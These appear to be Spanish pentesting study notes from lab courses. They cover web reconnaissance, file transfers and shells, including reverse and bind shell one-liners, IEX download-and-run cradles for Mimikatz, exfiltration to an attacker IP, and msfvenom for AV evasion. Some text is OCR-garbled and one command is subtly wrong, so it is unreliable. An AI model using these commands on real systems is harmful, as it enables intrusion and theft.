Es un protocolo de consulta y respuesta ampliamente utilizado diseñado para acceder a bases de datos que almacenan información sobre recursos de Internet registrados. Principalmente asociado con nombres de dominio, WHOIS también puede proporcionar detalles sobre bloques de direcciones IP y sistemas autónomos. Piense en ello como una guía telefónica gigante para Internet, que le permite buscar quién posee o es responsable de diversos activos en línea.

Instalación y ejecución

```
apt install whois -y  
whois dominio.com
```

Cada registro de WHOIS normalmente contiene la siguiente información:

Domain Name: El nombre de dominio en sí (p. ej., ejemplo.com)
Registrar: La empresa donde se registró el dominio (por ejemplo, GoDaddy, Namecheap)
Registrant Contact: La persona u organización que registró el dominio.
Administrative Contact: La persona responsable de gestionar el dominio.
Technical Contact: La persona que maneja los problemas técnicos relacionados con el dominio.
Creation and Expiration Dates: Cuándo se registró el dominio y cuándo expirará.
Name Servers: Servidores que traducen el nombre de dominio en una dirección IP.

Herramientas DNS

Herramienta	Características clave	Casos de uso
dig	Herramienta de búsqueda de DNS versátil que admite varios tipos de consultas (A, MX, NS, TXT, etc.) y resultados detallados.	Consultas manuales de DNS, transferencias de zona (si están permitidas), resolución de problemas de DNS y análisis en profundidad de registros DNS.
nslookup	Herramienta de búsqueda de DNS más sencilla, principalmente para registros A, AAAA y MX.	Consultas DNS básicas, comprobaciones rápidas de resolución de dominio y registros del servidor de correo.
host	Herramienta de búsqueda de DNS optimizada con resultados concisos.	Comprobaciones rápidas de registros A, AAAA y MX.
dnsenum	Herramienta automatizada de enumeración de DNS, ataques de diccionario, fuerza bruta, transferencias de zona (si se permiten).	Descubrir subdominios y recopilar información DNS de manera eficiente.
fierce	Herramienta de reconocimiento de DNS y enumeración de subdominios con búsqueda recursiva y detección de comodines.	Interfaz fácil de usar para reconocimiento de DNS, identificación de subdominios y objetivos potenciales.
dnsrecon	Combina múltiples técnicas de reconocimiento de DNS y admite varios formatos de salida.	Enumeración completa de DNS, identificación de subdominios y recopilación de registros DNS para análisis posteriores.
theHarvester	Herramienta OSINT que recopila información de diversas fuentes, incluidos registros DNS (direcciones de correo electrónico).	Recopilar direcciones de correo electrónico, información de empleados y otros datos asociados con un dominio de múltiples fuentes.
Servicios de búsqueda de DNS en línea	Interfaces fáciles de usar para realizar búsquedas de DNS.	Búsquedas de DNS rápidas y sencillas, prácticas cuando las herramientas de línea de comandos no están disponibles, para comprobar la disponibilidad del dominio o información básica

Comandos de DIG comunes

Dominio	Descripción
<code>dig domain.com</code>	Realiza una búsqueda de registro A predeterminada para el dominio.
<code>dig domain.com A</code>	Recupera la dirección IPv4 (registro A) asociada con el dominio.
<code>dig domain.com AAAA</code>	Recupera la dirección IPv6 (registro AAAA) asociada al dominio.
<code>dig domain.com MX</code>	Encuentra los servidores de correo (registros MX) responsables del dominio.
<code>dig domain.com NS</code>	Identifica los servidores de nombres autorizados para el dominio.
<code>dig domain.com TXT</code>	Recupera cualquier registro TXT asociado con el dominio.
<code>dig domain.com CNAME</code>	Recupera el registro de nombre canónico (CNAME) del dominio.
<code>dig domain.com SOA</code>	Recupera el registro de inicio de autoridad (SOA) para el dominio.
<code>dig @1.1.1.1 domain.com</code>	Especifica un servidor de nombres específico para consultar; en este caso 1.1.1.1
<code>dig +trace domain.com</code>	Muestra la ruta completa de la resolución DNS.
<code>dig -x 192.168.1.1</code>	Realiza una búsqueda inversa en la dirección IP 192.168.1.1 para encontrar el nombre de host asociado. Es posible que necesite especificar un servidor de nombres.
<code>dig +short domain.com</code>	Proporciona una respuesta breve y concisa a la consulta.
<code>dig +noall +answer domain.com</code>	Muestra solo la sección de respuestas del resultado de la consulta.
<code>dig domain.com ANY</code>	Recupera todos los registros DNS disponibles para el dominio (Nota: muchos servidores DNS ignoran ANY las consultas para reducir la carga y evitar abusos, según RFC 8482).

Algunos comandos interesantes a ejecutar:

<code>dig +short dominio.com</code>	dirección IP se asigna a dominio.com
<code>dig +short -x <IP></code>	dominio se devuelve al consultar el registro PTR
<code>dig +short MX dominio.com</code>	Saber el dominio completo

Subdominios

Al explorar los registros DNS, nos hemos centrado principalmente en el dominio principal (por ejemplo, [example.com](#)) y su información asociada. Sin embargo, debajo de la superficie de este dominio primario se encuentra una red potencial de subdominios. Estos subdominios son extensiones del dominio principal, muchas veces creados para organizar y separar diferentes secciones o funcionalidades de un sitio web. Por ejemplo, una empresa podría utilizarlo [blog.example.com](#) para su blog, [shop.example.com](#) su tienda en línea o [mail.example.com](#) sus servicios de correo electrónico.

¿Por qué es esto importante para el reconocimiento web?

- Los subdominios suelen albergar información y recursos valiosos que no están directamente vinculados desde el sitio web principal. Esto puede incluir:

Development and Staging Environments: Las empresas suelen utilizar subdominios para probar nuevas funciones o actualizaciones antes de implementarlas en el sitio principal. Debido a las relajadas medidas de seguridad, estos entornos a veces contienen vulnerabilidades o exponen información confidencial.

Hidden Login Portals: Los subdominios pueden albergar paneles administrativos u otras páginas de inicio de sesión que no están destinadas a ser accesibles públicamente. Los atacantes que buscan acceso no autorizado pueden encontrarlos como objetivos atractivos.

Legacy Applications: Las aplicaciones web más antiguas y olvidadas pueden residir en subdominios y contener potencialmente software obsoleto con vulnerabilidades conocidas.

Sensitive Information: Los subdominios pueden exponer inadvertidamente documentos confidenciales, datos internos o archivos de configuración que podrían ser valiosos para los atacantes.

Fuerza bruta de subdominio

Hay varias herramientas disponibles que destacan en la enumeración de fuerza bruta:

Herramienta	Descripción
dnsenum	Completa herramienta de enumeración de DNS que admite ataques de diccionario y de fuerza bruta para descubrir subdominios.
fierce	Herramienta fácil de usar para el descubrimiento recursivo de subdominios, que incluye detección de comodines y una interfaz fácil de usar.
dnsrecon	Herramienta versátil que combina múltiples técnicas de reconocimiento de DNS y ofrece formatos de salida personalizables.

amass	Herramienta mantenida activamente centrada en el descubrimiento de subdominios, conocida por su integración con otras herramientas y amplias fuentes de datos.
assetfinder	Herramienta sencilla pero eficaz para encontrar subdominios utilizando diversas técnicas, ideal para escaneos rápidos y ligeros.
puredns	Potente y flexible herramienta de fuerza bruta DNS, capaz de resolver y filtrar resultados de forma efectiva.

Comando (Fuerza bruta de subdominio)

```
dnsenum --enum dominio.com -f
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -r
```

Fierce

git clone https://github.com/davidpepper/fierce-domain-scanner.git	Descargar
cd fierce-domain-scanner/	Entrar a la carpeta de fierce
perl fierce.pl -dns dominio.com	Analizar un dominio en busca de subdominios

Transferencia de zona

dig axfr @<IP> dominiotransfer.com	Transferencia de zona de dominiotransfer.com y la IP debe ser la ip de dominiotransfer.com
------------------------------------	--

Virtual Hosts

Descubriendo Hosts Virtuales.

La bandera `--append-domain` agrega el dominio base a cada palabra de la lista de palabras.

La bandera `-t` para aumentar la cantidad de subprocessos para un escaneo más rápido.

La bandera `-k` puede ignorar los errores del certificado SSL/TLS.

La bandera `-o` para guardar el resultado en un archivo para su posterior análisis.

Diccionario:

```
gobuster vhost -u http://<IP> -w <wordlist> --append-domain -t 200 | Gobuster
```

VHOST en .JS

Recargamos la página y vemos la pestaña Red en inspeccionar elemento, veremos todos los archivos .js donde podremos buscar VHOST del dominio (horizontal) para este ejemplo. (Damos doble click en el nombre de archivo app.c68eb462.js)

The screenshot shows a browser's developer tools Network tab. At the top, the URL is 'horizontal.localhost'. A red arrow points from the URL bar down to the 'Red' tab in the toolbar. Below the toolbar, there is a table of network requests:

Estado	Méto...	Dominio	Archivo	Iniciador	Tipo	Transferido
200	GET	horizontal...	app.c68eb462.js	script	js	cacheado
200	GET	horizontal...	chunk-vendors.0e02b89e.js	script	js	cacheado

Luego del atajo de teclado Ctrl + f escribimos para este caso el nombre de dominio horizontal y encontramos el VHOST (api-prod).

```

staticClass:"btn btn-outline-secondary", attrs:{type:"button"
{}},h=C,b=(e("8b71").oh="1",f="1)(h,g,f,!1,null,null,null)),t=this;r.a.get("http://api-prod/horizontal1.hbt/reviews").the(x,a,l,!1,null,null,null),L=A.exports,M=e("8c4T"),L=e("5f5b"i["default"].use(L["a"]),i["default"].use(I["a"]),i["default"t(E)}).$mount("#app"),"6ba1":function(t,s,e){t.exports=e.p+/5.5b9914d5.png"},"8b71":function(t,s,e){"use strict";e("88d7/marketing.4b7dfec0.svg"},ac5a:function(t,s,e){t.exports=e.p+{t.exports=e.p+"img/3.25f11f60.png"},e891:function(t,s,e){t.e/2.76afc074.png"},f3ea:function(t,s,e){t.exports=e.p+"img/c3.## sourceMappingURL=app.c68eb462.js.map

```

horizontal1

^ v Resaltar t

También buscar en los .js

Nombre página (dominio)(dominio.com)	para descubrir vhost
..../	para descubrir rutas
clave	para descubrir claveEncriptacion
claveEncriptacion	
azureKey	
==	para descubrir contraseñas

Registros de transparencia de certificados

Herramienta	Características clave	Casos de uso	Ventajas	Contras	Herramienta
crt.sh	Interfaz web fácil de usar, búsqueda sencilla por dominio, muestra detalles del certificado, entradas SAN.	Búsquedas rápidas y sencillas, identificación de subdominios, consulta del historial de emisión de certificados.	Gratis, fácil de usar, no es necesario registrarse.	Opciones limitadas de filtrado y análisis.	crt.sh

Comando desde consola con CURL

```

curl -s "https://crt.sh/?q=dominio.com&output=json" | jq -r '[]'
| select(.name_value | contains("dev")) | .name_value' | sort -u
curl -s "https://crt.sh/?q=dominio.com&output=json" | jq -r '[]' | .name_value' | sort -u

```

Fingerprinting

Herramienta	Descripción	Características
Wappalyzer	Extensión de navegador y servicio en línea para	Identifica una amplia gama de tecnologías web,

	creación de perfiles tecnológicos de sitios web.	incluidos CMS, marcos, herramientas de análisis y más.
BuiltWith	Perfilador de tecnología web que proporciona informes detallados sobre la pila de tecnología de un sitio web.	Ofrece planes gratuitos y de pago con distintos niveles de detalle.
WhatWeb	Herramienta de línea de comandos para la toma de huellas digitales de sitios web.	Utiliza una amplia base de datos de firmas para identificar diversas tecnologías web.
Nmap	Escáner de red versátil que se puede utilizar para diversas tareas de reconocimiento, incluidas las huellas digitales del sistema operativo y del servicio.	Se puede utilizar con scripts (NSE) para realizar tomas de huellas dactilares más especializadas.
Netcraft	Ofrece una gama de servicios de seguridad web, que incluyen tomas de huellas digitales de sitios web e informes de seguridad.	Proporciona informes detallados sobre la tecnología de un sitio web, el proveedor de alojamiento y la situación de seguridad.
wafw00f	Herramienta de línea de comandos diseñada específicamente para identificar firewalls de aplicaciones web (WAF).	Ayuda a determinar si hay un WAF presente y, de ser así, su tipo y configuración.

Banner Grabbing con CURL

curl -I inlanefreight.com	recopilar información directamente del servidor
curl -I https://dominio.com	Obtenemos más información.
curl -I https://www.dominio.com	Obtenemos más información.

wafw00f

Herramienta que nos ayuda a saber si el dominio en cuestión se encuentra detrás de un WAF.

```
wafw00f dominio.com
```

Nikto

Es un potente escáner de servidores web de código abierto. Además de su función principal como herramienta de evaluación de vulnerabilidades.

```
nikto -h inlanefreight.com -Tuning b
```

```
nikto -h inlanefreight.com
```

Saber los CMS (whatweb y wappalyzer)

whatweb http://dominio.com

Robots.txt

Analizando robots.txt

A continuación se muestra un ejemplo de un archivo robots.txt:

```
Código: texto

User-agent: *
Disallow: /admin/
Disallow: /private/
Allow: /public/

User-agent: Googlebot
Crawl-delay: 10

Sitemap: https://www.example.com/sitemap.xml
```

Directiva	Descripción	Ejemplo
Disallow	Especifica rutas o patrones que el bot no debe rastrear.	Disallow: /admin/(no permitir el acceso al directorio de administración)
Allow	Permite explícitamente que el bot rastree rutas o patrones específicos, incluso si se encuentran bajo una regla Disallow más amplia.	Allow: /public/(permitir el acceso al directorio público)
Crawl-delay	Establece un retraso (en segundos) entre solicitudes sucesivas del bot para evitar sobrecargar el servidor.	Crawl-delay: 10(Retraso de 10 segundos entre solicitudes)
Sitemap	Proporciona la URL de un mapa del sitio XML para un rastreo más eficiente.	Sitemap: https://www.example.com/sitemap.xml

Well-Known URLs (RFC 8615)

sirve como un directorio estandarizado dentro del dominio raíz de un sitio web. Esta ubicación designada, generalmente accesible a través de la [/.well-known/ruta](#) de un servidor web, centraliza los metadatos críticos de un sitio web, incluidos archivos de configuración e información relacionada con sus servicios, protocolos y mecanismos de seguridad.

Ejemplo de ruta:

https://example.com/.well-known/security.txt
https://example.com/.well-known/openid-configuration
https://github.com/google/digitalassetlinks/blob/master/well-known/specification.md
https://w3c.github.io/webappsec-change-password-url/#the-change-password-well-known-uri

Scrapy

Instalacion de scrapy

pip3 install scrapy --break-system-packages

Reconspider

Instalacion de reconspider

wget -O ReconSpider.zip https://academy.hackthebox.com/storage/modules/144/ReconSpider.v1.2.zip
unzip ReconSpider.zip

O descargar de github

https://github.com/Anonimo501/ReconSpider-v1.2

Ejecución Reconspider (PODEROSA HERRAMIENTA)

La araña rastreará el objetivo y recopilará información valiosa, el escaneo con el comando a continuación crea un archivo ([results.json](#)) el cual podemos ver con un editor de texto.

Podremos ver cosas muy interesantes como:

Emails (correos), links, archivos, audios, archivos js, videos, y comentarios.

python3 ReconSpider.py http://dominio.com	Revisar results.json
---	--------------------------------------

Descubrimiento de motores de búsqueda (Google Hacking)

Operador	Descripción del operador	Ejemplo	Descripción de ejemplo
site:	Limita los resultados a un sitio web o dominio específico.	site:example.com	Encuentre todas las páginas de acceso público en example.com.
inurl:	Encuentra páginas con un término específico en la URL.	inurl:login	Busque páginas de inicio de sesión en cualquier sitio web.

filetype:	Busca archivos de un tipo particular.	filetype:pdf	Encuentre documentos PDF descargables.
intitle:	Busca páginas con un término específico en el título.	intitle:"confidential report"	Busque documentos titulados "informe confidencial" o variaciones similares.
intext:inbody:	Busca un término dentro del cuerpo del texto de las páginas.	intext:"password reset"	Identifique páginas web que contengan el término "restablecimiento de contraseña".
cache:	Muestra la versión en caché de una página web (si está disponible).	cache:example.com	Vea la versión en caché de example.com para ver su contenido anterior.
link:	Encuentra páginas que enlazan a una página web específica.	link:example.com	Identifique los sitios web que enlazan con example.com.
related:	Encuentra sitios web relacionados con una página web específica.	related:example.com	Descubra sitios web similares a example.com.
info:	Proporciona un resumen de información sobre una página web.	info:example.com	Obtenga detalles básicos sobre example.com, como su título y descripción.
define:	Proporciona definiciones de una palabra o frase.	define:phishing	Obtenga una definición de "phishing" de varias fuentes.
numrange:	Busca números dentro de un rango específico.	site:example.com numrange:1000-2000	Busque páginas en example.com que contengan números entre 1000 y 2000.
allintext:	Busca páginas que contengan todas las palabras especificadas en el cuerpo del texto.	allintext:admin password reset	Busque páginas que contengan "admin" y "restablecer contraseña" en el texto del cuerpo.
allinurl:	Busca páginas que contengan todas las palabras especificadas en la URL.	allinurl:admin panel	Busque páginas con "admin" y "panel" en la URL.
allintitle:	Busca páginas que contengan todas las	allintitle:confidential report 2023	Busque páginas que

	palabras especificadas en el título.		"confidencial", "informe" y "2023" en el título.
AND	Limita los resultados al exigir que todos los términos estén presentes.	site:example.com AND (inurl:admin OR inurl:login)	Encuentre páginas de administración o inicio de sesión específicamente en example.com.
OR	Amplia los resultados incluyendo páginas con cualquiera de los términos.	"linux" OR "ubuntu" OR "debian"	Busque páginas web que mencionen Linux, Ubuntu o Debian.
NOT	Excluye los resultados que contienen el término especificado.	site:bank.com NOT inurl:login	Busque páginas en bank.com, excluidas las páginas de inicio de sesión.
(comodín)	Representa cualquier carácter o palabra.	site:socialnetwork.com filetype:pdf user manual	Busque manuales de usuario (guía de usuario, manual de usuario) en formato PDF en socialnetwork.com.
..(búsqueda de rango)	Encuentra resultados dentro de un rango numérico específico.	site:ecommerce.com "price" 100..500	Busque productos con precios entre 100 y 500 en un sitio web de comercio electrónico.
" "(comillas)	Busca frases exactas.	"information security policy"	Busque documentos que mencionen la frase exacta "política de seguridad de la información".
-(signo menos)	Excluye términos de los resultados de búsqueda.	site:news.com inurl:sports -	Busque artículos de noticias en news.com, excluyendo contenido relacionado con deportes.

<https://www.exploit-db.com/google-hacking-database>

Archivos Web (Wayback Machine)

Podremos buscar versiones antiguas de las páginas, incluso exploits que han sido borrados.

<https://archive.org>

Reconocimiento automatizado

FinalRecon (<https://github.com/thewhiteh4t/FinalRecon>): FinalRecon es una herramienta de reconocimiento diseñada para recopilar información detallada sobre sitios web. Ofrece capacidades avanzadas de escaneo que incluyen descubrimiento de subdominios, recopilación de información DNS, análisis de encabezados HTTP, y mucho más.

recon-ng (<https://github.com/lanmaster53/recon-ng>): recon-ng es un marco de trabajo modular para el reconocimiento web que se asemeja a Metasploit en su estructura y funcionalidad. Permite a los usuarios realizar diversas tareas de recolección de información utilizando módulos que pueden combinarse y personalizarse según las necesidades del usuario.

theHarvester (<https://github.com/laramies/theHarvester>): theHarvester es una herramienta de código abierto diseñada para recopilar correos electrónicos, nombres de dominio, direcciones IP y más, utilizando diversas fuentes públicas. Es particularmente útil para la fase inicial de recopilación de datos en pruebas de penetración y auditorías de seguridad.

SpiderFoot (<https://github.com/smicallef/spiderfoot>): SpiderFoot es una herramienta de reconocimiento automatizado que escanea y analiza datos de una amplia variedad de fuentes OSINT (Open Source Intelligence). Puede ser usada para descubrir información sobre dominios, direcciones IP, y personas, ofreciendo una visión completa de la superficie de ataque.

OSINT Framework (<https://osintframework.com>): OSINT Framework no es una herramienta en sí, sino un recurso en línea que organiza y categoriza una amplia gama de herramientas y recursos de OSINT. Está diseñado para ayudar a los investigadores a encontrar información relevante utilizando diversas fuentes públicas.

Estas herramientas y recursos son esenciales para profesionales de la seguridad y analistas de inteligencia que buscan recopilar y analizar información detallada sobre sus objetivos.

Instalacion de FinalRecon

```
git clone https://github.com/thewhiteh4t/FinalRecon.git  
cd FinalRecon  
pip3 install -r requirements.txt --break-system-packages  
chmod +x ./finalrecon.py  
./finalrecon.py --help
```

Ejecución

```
./finalrecon.py --headers --whois --url http://dominio.com
```

Opción	Argumento	Descripción
-h,--help		Muestra el mensaje de ayuda y sal.
--url	URL	Especifique la URL de destino.
--headers		Recuperar información del encabezado de la URL de destino.
--sslinfo		Obtenga información del certificado SSL para la URL de destino.

--whois		Realice una búsqueda Whois para el dominio de destino.
--crawl		Rastree el sitio web de destino.
--dns		Realice una enumeración de DNS en el dominio de destino.
--sub		Enumere los subdominios para el dominio de destino.
--dir		Busque directorios en el sitio web de destino.
--wayback		Recuperar URL Wayback para el objetivo.
--ps		Realice un escaneo rápido de puertos en el objetivo.
--full		Realice un escaneo de reconocimiento completo del objetivo.

Extraer correos

Como vimos anteriormente podemos extraer correo con ReconSpider.py

```
python3 ReconSpider.py http://dominio.com Revisar results.json
```

También podemos extraer correos con Infoga: <https://github.com/m4ll0k/Infoga.git>

```
python infoga.py --domain example.com
```

Y la herramienta **EmailHarvester**

```
git clone https://github.com/maldevel/EmailHarvester.git
pip install -r requirements.txt
python3 EmailHarvester.py -d example.com
```

Permite extraer algunos free (Recomendado)

<https://snov.io>



File Transfers

FILE TRANSFERS (TRANSFERENCIA DE ARCHIVOS)

Codificación y decodificación de PowerShell Base64: (**Pasar archivos en base64**)

- Archivo que queramos transferir htb.txt, podemos utilizar diferentes métodos que **no requieren comunicación de red**. Si tenemos acceso a una terminal, podemos codificar un archivo en una cadena base64, copiar su contenido desde la terminal y realizar la operación inversa, decodificando el archivo en el contenido original. Veamos cómo podemos hacer esto.

Comandos: (**Linux a Windows**)

md5sum id_rsa	Obtenemos el hash MD5 128-bit
cat htb.txt base64 -w 0;echo	Ciframos el archivo htb.txt en base64

```
[root@parrot]# /home/botache/programas/htb-academy]
[root@parrot]# md5sum htb.txt
e595682a6bc4c410fbb5c00ada40169  htb.txt
[root@parrot]# /home/botache/programas/htb-academy]
[root@parrot]# cat htb.txt | base64 -w 0;echo
IyB0bwFwIDcuOTMgc2NhbiBpbml0aWF0ZWQgVHVlIE1hciAyMSAw0Do1MzoyMCAYMDIzIGFz0iBubWFwIC1wIDIyLD
CAoMC4xNMgbGF0ZW5jeSkuCgpQT1JUICAgU1RBVEUgU0SVklDRSBWRVJTSU90CiTyL3RjcCBvcGVuICBzc2ggICA
AKfCAgIDMwNzIgNGM3M2EwMjVmNWZlODE3YjgyMmIzMjNjQ5YT00ZGM4NWUgKJTQ5KKfcAgID1lNIBLMWMwNTZRM0y
1MTkpCjgwL3RjcCBvcGVuICBodHRwICAQIEFwYWNoZSBodHRwZCAyLjQuNDEgKChVYnVudHUpKQp8X2h0dHAtdG10b
IChVYnVudHUpCnwgahR0cClyb2JvdHMudHh00iAxIGRpC2FsbG93ZWQgZW50ckkgOwakL2FnbDQlxwpT2X02hWNLSE
FBsZWFrZSByZXBvcnQgYW55IGluY29ycmVjdCByZXN1bHRzIGF0IGH0dHBzO18vbmlhcC5vcmcvc3VibWl0LyAuCiM
AxMi420CBzZWNvbmRzCg==
```

En Linux codificamos y en windows decodificamos el archivo htb.txt:

```
[IO.File]::WriteAllBytes("C:\Users\Lenovo\Desktop\htb.txt",
[Convert]::FromBase64String("CODIGO-BASE64"))
Get-FileHash C:\Users\Lenovo\Desktop\htb.txt -Algorithm md5
```

- Podemos ver que con el código anterior en windows con powershell en el escritorio creamos el archivo htb.txt y que el código MD5 es el mismo tanto en windows como en Linux.

The screenshot shows a Windows PowerShell window. It contains the following command sequence:

```
PS C:\Users\Lenovo> [IO.File]::WriteAllBytes("C:\Users\Lenovo\Desktop\htb.txt", [Convert]::FromBase64String("..."))
PS C:\Users\Lenovo> Get-FileHash C:\Users\Lenovo\Desktop\htb.txt -Algorithm md5
```

The output shows the MD5 hash of the file:

Algorithm	Hash
MD5	E595682A6BC4C410FBBB5C00ADA40169

Descarga de archivos con PWS (PowerShell):

Invoke-WebRequest -Uri '<Target File URL>' -OutFile 'DownloadName.txt'	Descarga de archivo con PWS Invoke-WebRequest
Invoke-RestMethod -Uri '<Target File URL>' -OutFile 'DownloadName.txt'	Descarga de archivo con PWS Invoke-RestMethod

Powershell Downloads: (windows reverse shell)

Invoke-WebRequest <a href="https://<snip>/PowerView.ps1">https://<snip>/PowerView.ps1 -OutFile PowerView.ps1	Descargar un archivo con PowerShell
powershell.exe "IEX(New-Object Net.WebClient).DownloadString('http://IPAtacante:8080/Invoke-PowerShellTcp.ps1')" Link de descarga de Invoke-PowerShellTcp.ps1: https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 ===== Reverse shell con nc: nc.exe -e cmd.exe <IP> 443	Invoke-PowerShellTcp.ps1 es donde añadimos en la última línea al final del archivo Invoke-PowerShellTcp.ps1 un reverse shell ejemplo (Invoke-PowerShellTcp -Reverse -IPAddress IP-atacante 443)

	Recordar poner en el pc atacante (<code>python3 -m http.server 8080</code>) para descargar el archivo y (<code>nc -lvpn 443</code>) para recibir el reverse shell
<code>IEX (New-Object Net.WebClient).DownloadString('https://<snip>/Invoke-Mimikatz.ps1')</code>	Ejecutar un archivo en memoria usando PowerShell
<code>Invoke-WebRequest -Uri http://<IP>:443 -Method POST -Body \$b64</code>	Subir un archivo con PowerShell
<code>bitsadmin /transfer n http://<IP>/nc.exe C:\Temp\nc.exe</code>	Descargar un archivo usando Bitsadmin
<code>certutil.exe -verifyctl -split -f http://<IP> /nc.exe</code>	Descargar un archivo usando Certutil
<code>wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh</code>	Descargar un archivo usando Wget
<code>curl -O https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh</code>	Descargar un archivo usando CURL
<code>php -r '\$file = file_get_contents("https://<snip>/LinEnum.sh"); file_put_contents("LinEnum.sh",\$file);'</code>	Descargar un archivo usando PHP
<code>scp C:\Temp\bloodhound.zip user@<IP>:/tmp/bloodhound.zip</code>	Subir un archivo usando SCP - SSH
<code>scp user@<IP>:/tmp/mimikatz.exe C:\Temp\mimikatz.exe</code>	Descargar un archivo usando SCP - SSH
<code>Invoke-WebRequest http://nc.exe -UserAgent [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome -OutFile "nc.exe"</code> Invoke-WebRequest	usando un agente de usuario de Chrome

IMPACKET Instalación:

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install . --break-system-packages
# OR:
sudo python3 setup.py install
# In case you are missing some modules:
pip3 install -r requirements.txt
```

Smbserver.py: (Servidor SMB) para pasar archivos entre linux y windows.

impacket/examples/smbserver.py	Ruta de ubicación
cp impacket/examples/smbserver.py .	copiarlo en el directorio actual

python3 impacket/examples/smbserver.py a .	creamos un recurso o carpeta compartida con el nombre (a)
python3 impacket/examples/smbserver.py a . -smb2support	

Sacar información de Windows a linux vía SMB: (enviar archivos de windows a linux).

python3 smbserver.py a . -smb2support	Linux a la escucha - smbserver.py lo encontramos en impacket/examples
Copy-Item -Path "C:\Users\usuario\Desktop\hola.txt" - Destination "\\IP-Linux\a\"	Enviamos el archivo (hola.txt) de windows a linux por smb

Descargar/copiar un archivo de linux a Windows vía SMB

copy \\IP-Atacante\a\mimikatz.exe smbclient //IP-Atacante/a -N -c 'put /ruta/al/passwd.bak'	Linux a Linux
--	---------------

En caso de que realizando este procedimiento por SMB nos restrinja por temas de usuario y salga un aviso como el siguiente:

- No puede acceder a esta carpeta compartida porque las políticas de seguridad de su organización bloquean el acceso de invitados no autenticados. Estas políticas ayudan a proteger su PC de dispositivos inseguros o maliciosos en la red.

Podemos realizar el siguiente proceso:

- [Cree el servidor SMB con un nombre de usuario y una contraseña](#)

python3 impacket/examples/smbserver.py a . -user test -password test -smb2support	Atacante
net use n: \\<IP>\a\htb.txt /user:test test	Victima Win
net use \\<IP>\a\htb.txt /user:test test	Victima Win

El comando **net use** en Windows se utiliza para conectar y asignar una unidad de red compartida a una letra de unidad en tu equipo. No copia archivos directamente, sino que establece una conexión con un recurso compartido en una red, permitiendo que puedas acceder a él como si fuera una unidad local.

Linux a windows:

Estando el atacante como servidor (smbserver.py) compartiendo el msi/exe malicioso (creado con msfvenom) ejecutamos el siguiente comando para descargarlo (msi/exe) desde la maquina victima (Windows).
certutil.exe -f -urlcache -split http://<IP>/reverse.msi reverse.msi

Linux a Linux

python3 impacket/examples/smbserver.py a . -smb2support
smbclient //IPAtacante/files -c 'get documento.txt ./documento.txt'
smbclient //IPAtacante/Directorio -U user%Passwd -c 'get archivo_remoto'

Shells & Payloads



Shells & Payloads (PROYECTILES Y CARGAS ÚTILES)

Estableciendo un **Bind Shell** básico con Netcat

Servidor víctima

Utiliza netcat para vincular un shell (/bin/bash) con la dirección IP y el puerto especificado. Esto permite que una sesión de shell se proporcione de forma remota a cualquier persona que se conecte a la computadora en la que se emitió este comando.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l <IPVíctima> 7777 > /tmp/f  
También sirve el comando para reverse shell.
```

Atacante

Se conecta a un oyente netcat en la dirección IP y el puerto especificado.

```
nc <IPVíctima> 7777
```

Shells reversas revshell

<https://www.revshells.com>

<https://github.com/0dayCTF/reverse-shell-generator>

Reverse Shell Cheat Sheet

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

Reverse shell windows PowerShellTcp.ps1

Descargar el siguiente script de PowerShell de nishang

```
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
```

Agregar como última línea el siguiente comando

```
Invoke-PowerShellTcp -Reverse -IPAddress <IP-Victima> -Port 443
```

Ejecutar el script anterior desde el windows o lograr hacer que se ejecute desde el windows manipulado desde un windows, como por ejemplo en un ataque en un entorno de AD mediante un ataque de Samba Relay.

También Podemos descargarlo desde windows mediante el powershell

```
Invoke-WebRequest https://Invoke-PowerShellTcp.ps1-OutFile Invoke-PowerShellTcp.ps1
```

Reverse Shell (Linux)

En la victima ejecutamos el siguiente comando

```
bash -c "bash -i >& /dev/tcp/<IP-Atacante>/4321 0>&1"
```

El atacante a la escucha

```
nc -lvp 4321
```

También podemos usar **Metasploit** para enviar ataques con cargas útiles (**Payloads**)

Ejemplo ejecutando el módulo **psexec**

```
exploit/windows/smb/psexec
```

```
msf6 > search smb

Matching Modules
=====
#   Name
-
41 auxiliary/scanner/smb/smb_ms17_010
42 auxiliary/dos/windows/smb/ms05_047_pnp
43 auxiliary/dos/windows/smb/ras_vls_null_deref
44 auxiliary/admin/mssql/mssql_ntlm_stealer
45 auxiliary/admin/mssql/mssql_ntlm_stealer_sql
46 auxiliary/admin/mssql/mssql_enum_domain_accounts_sql
47 auxiliary/admin/mssql/mssql_enum_domain_accounts
48 auxiliary/dos/windows/smb/ms06_035_mailslot
49 auxiliary/dos/windows/smb/ms06_063_trans
50 auxiliary/dos/windows/smb/ms09_001_write
51 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
52 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
53 auxiliary/dos/windows/smb/vista_negotiate_stop
54 auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
55 auxiliary/scanner/smb/psexec_loggedin_users
56 exploit/windows/smb/psexec
57 auxiliary/dos/windows/smb/ms11_019_electbowser
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.129.180.71
RHOSTS => 10.129.180.71
msf6 exploit(windows/smb/psexec) > set SHARE ADMIN$ 
SHARE => ADMIN$ 
msf6 exploit(windows/smb/psexec) > set SMBPass HTB_@cademy_stdnt!
SMBPass => HTB_@cademy_stdnt!
msf6 exploit(windows/smb/psexec) > set SMBUser htb-student
SMBUser => htb-student
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.14.222
LHOST => 10.10.14.222
```

MSFVENOM

msfvenom es una herramienta de Metasploit Framework utilizada para generar cargas útiles (payloads) personalizadas y codificadas. Permite a los usuarios combinar opciones de carga útil con codificaciones específicas para evitar la detección por software antivirus. msfvenom es esencial para los profesionales de seguridad y los pentesters en la creación de binarios maliciosos que pueden ser usados para comprometer sistemas de manera efectiva durante pruebas de penetración y evaluaciones de seguridad.

listar todas las cargas útiles (payloads)

```
msfvenom -l payloads
